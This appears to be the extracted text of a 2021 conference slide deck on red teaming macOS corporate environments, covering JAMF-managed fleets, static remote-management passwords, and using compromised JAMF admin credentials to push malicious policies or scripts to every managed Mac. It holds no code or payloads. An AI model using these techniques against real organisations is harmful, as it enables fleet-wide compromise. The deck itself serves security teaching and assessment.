



# Gone Apple Pickin': Red Teaming macOS Environments in 2021



# BIO

- Offensive Security Engineer
- Blue Team Experience
- ❤️ macOS post exploitation
- Enjoy 80s/90s Nostalgia
-  @cedowens



# AGENDA

- Why Do We Care about macOS?
- Overviews Of Common Tech Environments
- macOS Payloads & Post Exploitation
- Other Attack Vectors
- Detection Opportunities





# IT'S MACOS – WHY DO WE CARE?

- Most companies are still Windows shops
- SF Bay Area Tech Companies - opposite
  - Not as much Windows
  - macOS, Linux, other (Chromebooks), cloud
- Interesting environments to assess



Google Cloud



okta



# IT'S MACOS – WHY DO WE CARE?

- Is a slowly growing trend
- Different animal from Windows, but still lots to poke at/try
- Lots of damage can be done without compromising AD




# COMMON TECH STACKS




# 10,000 FT VIEW

Corp Env



Prod Env



Access restricted  
by VPN, VPC,  
ldap groups, etc.

Access tokens/keys  
stored on corp  
laptops

# COMMON MACOS DEPLOYMENTS

- Common management methods:
  - Custom – big money grip!
  - Managed with JAMF Pro – Pretty Common
    - Admin server
    - Infra Manager
    - Agent
  - Kandji – up and coming
  - Calum Hall/Luke Roberts BH ‘21 Talk on Abusing Remote Management



# COMMON JAMF DEPLOYMENT

JAMF Admin Server (find by: \$jamf checkJSSConnection)

The screenshot shows the JAMF Admin Server dashboard with the following sections:

- Smart Computer Groups:**
  - APPLECARE EXPIRES IN 30 DAYS: 2 Computers
  - RUNNING HIGH SIERRA: 13 Computers
  - TEAM: STONECUTTERS: 30 Computers
- Policy Statuses:**
  - FILEVAULT 2 - ENCRYPTION: 74% Completed (20 Completed, 5 Remaining, 2 Failed)
  - INSTALL XCODE: 58% Completed (27 Completed, 19 Remaining, 0 Failed)
  - RESET FLUX CAPACITOR: 9% Completed (9 Completed, 88 Remaining, 0 Failed)
  - UPDATE INVENTORY: 66% Completed (42 Completed, 19 Remaining, 2 Failed)
- Patch Management Statuses:**
  - ADOB FLASH PLAYER: Patch Report
  - JAVA SE DEVELOPMENT KIT 8: Patch Report

Left sidebar: Computers, Devices, Users. Top right: Full Jamf Pro, User icon, Notifications (6), Settings.


Bottom left: Collapse Menu.



The screenshot shows the JAMF Self Service interface with the following sections:

- Library:** A grid of software packages categorized by department:
  - All: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - Featured: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - Productivity: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - Branding and Design: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - IT Help: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - Developer Tools: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - New Hire Starter Kit: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - Engineering: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat
  - Marketing: 10th Floor Printers, Dropbox, Email Settings, Evernote, Google Chrome, HipChat

# REMOTE MANAGEMENT




JAMF  
Management  
Server

Jamf admin  
account with  
ssh to  
managed  
devices



If remote  
management used, is  
there a static  
password being  
used?




# REMOTE MANAGEMENT

Compromised JAMF admin creds




JAMF Admin  
creds

\$jamf checkJSSConnection



JAMF  
Management  
Server

Push malicious  
policies/scripts




Managed  
macOS Fleet

# A FEW VARIATIONS IN JAMF DEPLOYMENTS



# EX 1: MACOS BOUND TO AD




Bound to  
AD



